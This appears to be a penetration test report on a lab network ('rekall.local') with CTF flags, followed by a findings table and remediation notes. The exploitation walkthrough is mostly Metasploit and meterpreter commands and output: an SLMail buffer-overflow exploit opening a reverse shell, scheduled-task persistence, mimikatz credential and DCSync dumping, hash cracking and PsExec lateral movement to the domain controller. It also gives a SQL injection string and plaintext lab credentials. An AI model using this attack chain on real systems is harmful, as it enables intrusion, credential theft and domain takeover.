msf6 exploit(windows/pop3/seattlelab_pass) > options

Module options (exploit/windows/pop3/seattlelab_pass):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   110              yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.27.98.127    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Windows NT/2000/XP/2003 (SLMail 5.5)


msf6 exploit(windows/pop3/seattlelab_pass) > set RHOSTS 172.22.117.20
RHOSTS => 172.22.117.20
msf6 exploit(windows/pop3/seattlelab_pass) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 -> 172.22.117.20:51956 ) at 2023-02-13 20:24:44 -0500
```

```
Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  32    fil   2022-03-21 11:59:51 -0400  flag4.txt
100666/rw-rw-rw-  3358  fil   2002-11-19 13:40:14 -0500  listrcrd.txt
100666/rw-rw-rw-  1840  fil   2022-03-17 11:22:48 -0400  maillog.000
100666/rw-rw-rw-  3793  fil   2022-03-21 11:56:50 -0400  maillog.001
100666/rw-rw-rw-  4371  fil   2022-04-05 12:49:54 -0400  maillog.002
100666/rw-rw-rw-  1940  fil   2022-04-07 10:06:59 -0400  maillog.003
100666/rw-rw-rw-  1991  fil   2022-04-12 20:36:05 -0400  maillog.004
100666/rw-rw-rw-  2210  fil   2022-04-16 20:47:12 -0400  maillog.005
100666/rw-rw-rw-  2831  fil   2022-06-22 23:30:54 -0400  maillog.006
100666/rw-rw-rw-  1991  fil   2022-07-13 12:08:13 -0400  maillog.007
100666/rw-rw-rw-  2366  fil   2023-02-13 19:33:28 -0500  maillog.008
100666/rw-rw-rw-  4593  fil   2023-02-13 20:24:42 -0500  maillog.txt

meterpreter > cat flag4.txt
822e3434a10440ad9cc086197819b49dmeterpreter >
```

From here we tried to establish persistent access by setting a scheduled task that would let us establish a shell without having to use the same exploit.


```
C:\Program Files (x86)\SLmail\System>schtasks /query /tn flag5 /fo table /v
schtasks /query /tn flag5 /fo table /v

Folder: \
HostName         TaskName                         Next Run Time          Status         Logon Mode           Last Run Time          Last Result Author          Task To Run
                                                  Comment                                                                        Scheduled Task State   Idle Time
                                 Start In         Power Management                      Run As User          Delete Task If Not Rescheduled Stop Task If Runs X Hours and X Mins
  Schedule                                        Schedule Type                 Start Time   Start Date End Date   Days
  Months                                 Repeat: Every          Repeat: Until: Time  Repeat: Until: Duration       Repeat: Stop If Still Running
========== ================================ ====================== ========== ========== ====================== ========== ========== ========== ============
========== ================================ ====================== ========== ========== ====================== ========== ========== ========== ============
========== ================================ ====================== ========== ========== ====================== ========== ========== ========== ============
========== ================================ ====================== ========== ========== ====================== ========== ========== ========== ============
WIN10            flag5                                  N/A                    Ready          Interactive/Background  2/13/2023 5:45:48 PM             1 WIN10\sysadmin   C:\Windows\Syste
m32\WindowsPowerShell\v1.0\powersh N/A                                         54fa8cd5c1354adc9214969d716673f5                                        Enabled                 Only Start
 If Idle for 1 minutes, If Not Stop On Battery Mode                            ADMBob                 Disabled                        72:00:00
   Scheduling data is not available in this format.                                At logon time              N/A          N/A        N/A        N/A
 N/A                                    N/A                    N/A                    N/A                    N/A
                                                                                                                                        0

                                                                                                                                     72:00:00
   Scheduling data is not available in this format.                                At idle time               N/A          N/A        N/A        N/A
 N/A                                    N/A                    N/A                    N/A                    N/A
```

We then utilized kiwi in meterpreter to dump all of the credentials on the host in hash format.


```
RID  : 000003ea (1002)
User : flag6
  Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39
    lm  - 0: 61cc909397b7971a1ceb2b26b427882f
    ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39
```

By putting these hashed into a password cracking tool, we were able to crack the hashes and get

the plaintext passwords.



With our system level meterpreter shell we started enumerating for other potentially sensitive files. We crawled around the filesystem and found some sensitive files in the C:\Users\Public\Documents directory.



From here we attempted to laterally move to the Windows Domain Controller host. Using kiwi again, we dumped any credentials in the cache which returned a user ADMBob with a hashed password.

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > kiwi_cmd lsadump::cache
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f

Local name : WIN10 ( S-1-5-21-2013923347-1975745772-2428795772 )
Domain name : REKALL ( S-1-5-21-3484858390-3689884876-116297675 )
Domain FQDN : rekall.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {810bc393-7993-b2cb-ad39-d0ee4ca75ea7}
  [00] {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} ea5ccf6a2d8056246228d9a0f3418274713509632341 2d97ee82f9d14c046020

* Iteration is set to default (10240)

[NL$1 - 2/15/2022 2:13:47 PM]
RID       : 00000450 (1104)
User      : REKALL\ADMBob
MsCacheV2 : 3f267c855ec5c69526f501d5d461315b

meterpreter >
```

We were able to crack the password hash and use these credentials to access the Windows Domain Controller using the PsExec exploit in metasploit.

```
┌──(root💀kali)-[~]
└─# john --format=mscash2 crackme3.txt
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW 16x])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 13 candidates buffered for the current salt, minimum 32 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Changeme!        (ADMBob)
1g 0:00:00:00 DONE 2/3 (2023-02-13 21:36) 2.702g/s 2808p/s 2808c/s 2808C/s 123456..barney
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed.
```

```
msf6 exploit(windows/smb/psexec) > set RHOSTS 172.22.117.10
RHOSTS => 172.22.117.10
msf6 exploit(windows/smb/psexec) > set SMBDomain rekall
SMBDomain => rekall
msf6 exploit(windows/smb/psexec) > set SMBPass Changeme!
SMBPass => Changeme!
msf6 exploit(windows/smb/psexec) > set SMBUser ADMBob
SMBUser => ADMBob
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.10:445 - Connecting to the server...
[*] 172.22.117.10:445 - Authenticating to 172.22.117.10:445|rekall as user 'ADMBob'...
[*] 172.22.117.10:445 - Selecting PowerShell target
[*] 172.22.117.10:445 - Executing the payload...
[+] 172.22.117.10:445 - Service start timed out, OK if running a command or non-service executable...
```

In the Domain Controller host, we were able to enumerate all of the user accounts found on the Domain Controller.

```
C:\>net users
net users

User accounts for \\

-------------------------------------------------------------------------------
ADMBob                   Administrator            flag8-ad12fc2ffc1e47
Guest                    hdodge                   jsmith
krbtgt                   tschubert
The command completed with one or more errors.
```

With this new access we began enumerating once again for any sensitive files that we could access starting the with C:\ directory.

```
 Directory of C:\

02/15/2022  02:04 PM                32 flag9.txt
09/14/2018  11:19 PM    <DIR>          PerfLogs
02/15/2022  10:14 AM    <DIR>          Program Files
02/15/2022  10:14 AM    <DIR>          Program Files (x86)
02/15/2022  10:13 AM    <DIR>          Users
02/15/2022  01:19 PM    <DIR>          Windows
               1 File(s)             32 bytes
               5 Dir(s)  18,978,267,136 bytes free

C:\>more flag9.txt
more flag9.txt
f7356e02f44c4fe7bf5374ff9bcbf872

C:\>
```

After enumerating, we decided to try and use kiwi again to dump the password for the Administrator account that we found in the users for the domain controller. By running dsync_ntlm and specifying the Administrator account, we got back the hash associated with that account.

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > dcsync_ntlm Administrator
[+] Account  : Administrator
[+] NTLM Hash : 4f0cfd309a1965906fd2ec39dd23d582
[+] LM Hash  : 0e9b6c3297033f52b59d01ba2328be55
[+] SID      : S-1-5-21-3484858390-3689884876-116297675-500
[+] RID      : 500

meterpreter >
```

Summary Vulnerability Overview

Vulnerability	Severity
Reflected Cross Site Scripting on webpage	Medium
Stored cross site scripting on webpage	Critical
Local File Inclusion possible on web app	Critical
Sensitive data exposure in web page's http response header	Medium
Web Page is vulnerable to local file inclusion attacks	Critical
SQL Injection	Medium
Admin credentials in the html code of the login web page	Critical
robots.txt page accessible	Low
Command injection possible in input fields of the networking tools page	High
Weak passwords used on the web application	High
PHP injection possible on the souvenirs.php web page	High
Admin session data easily brute forced on web page	Critical
Web application is vulnerable to directory traversal	High
Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617) on 192.168.13.10	Critical
Shellshock vulnerability on 192.168.13.11	Critical
Struts - CVE-2017-5638 on 192.168.13.12	Critical
Drupal vulnerability - CVE-2019-6340 on 192.168.13.13	Critical
Weak passwords on the Linux servers	Critical
CVE-2019-14287 possible to escalate privileges on Linux server	Critical
Weak credentials found on public facing GitHub page connected to Total Rekall	Critical
Anonymous FTP login allowed on 172.22.117.20	Critical
SLMail vulnerable to buffer overflow exploit on 172.22.117.20	Critical
Kiwi, metasploit's version of mimikatz, available for credential dumping	Critical
PsExec is available in metaploit to remotely execute commands	Critical
Weak passwords used on Windows servers	Critical


The following summary tables represent an overview of the assessment findings for this penetration test:


Scan Type	Total
Hosts	192.168.13.0/24 172.22.117.0/24
Ports	Top 1,000 ports

Exploitation Risk	Total


Critical	17
High	4
Medium	3
Low	1

Vulnerability Findings


Vulnerability 1	Findings
Title	Reflected Cross SIte Scripting
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Medium
Description	The input fields on the welcome page of the web app is susceptible to reflected cross site scripting attacks which allow code that is inputted to be executed and reflected back to the user. This can be used to hijack user sessions and gain access to information that they shouldn't have access to.
Images	 
Affected Hosts	Web app
Remediation	Output encoding will ensure that the text entered into the input field is interpreted as text instead of code. This will help mitigate attacks use embedded scripts to get around input validation as seen in the "Who do you want to be?" field.


Vulnerability 2	Findings
Title	Stored Cross Site Scripting
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	The welcome page also features a comment field which allows users to leave comments that other users can see. By inputting a script in this field, the script will run every time the page is loaded.
Images	
Affected Hosts	Web app
Remediation	Output encoding would ensure that the inputted text would not be interpreted as code.


Vulnerability 3	Findings
Title	Local File Inclusion
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	In the fields that prompts users to upload pictures to the web app, it is possible to upload a file containing a script that will then be run on the web app. This can result in the exposure of confidential data or the modification of data that results in system outages.

Images	
Affected Hosts	Web app
Remediation	Input validation which does not accept file types other than .jpg and blocks the use of other common script types such as .php.

Vulnerability 4	Findings
Title	SQL Injection
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Medium
Description	The code for the user login field on the web app can be exploited by inputting an always true statement, such as 1' or '1=1, to authenticate.


Images	
Affected Hosts	Web app
Remediation	Input validation and prepared statements using parameterized queries can be used to ensure that no unexpected code is run and the input is taken as it is inputted.

Vulnerability 5	Findings
Title	Sensitive information is accessible in the web page's http response header
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Medium
Description	Through viewing the http response header of the web page, we were able to see the PHP session ID in plaintext.
Images	
Affected Hosts	Web app
Remediation	This should be encrypted to avoid the use of session ID's to access sensitive information.


Vulnerability 6	Findings
Title	Admin credentials found in the source code of the login page
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	When viewing the source code of the login page, we found a set of admin credentials presented in plaintext.
Images	
Affected Hosts	Web app
Remediation	These credentials should be removed from the source code.

```
</style>

    <form action="/Login.php" method="POST">

        <p><label for="login">Login:</label><font color="#DB545A">dougquaid</font><br />
        <input type="text" id="login" name="login" size="20" /></p>

        <p><label for="password">Password:</label><font color="#DB545A">kuato</font><br />
        <input type="password" id="password" name="password" size="20" /></p>

        <button type="submit" name="form" value="submit" background-color="black">Login</button>

    </form>

    </br >
    <font color="red">Invalid credentials!</font>
</div>
```

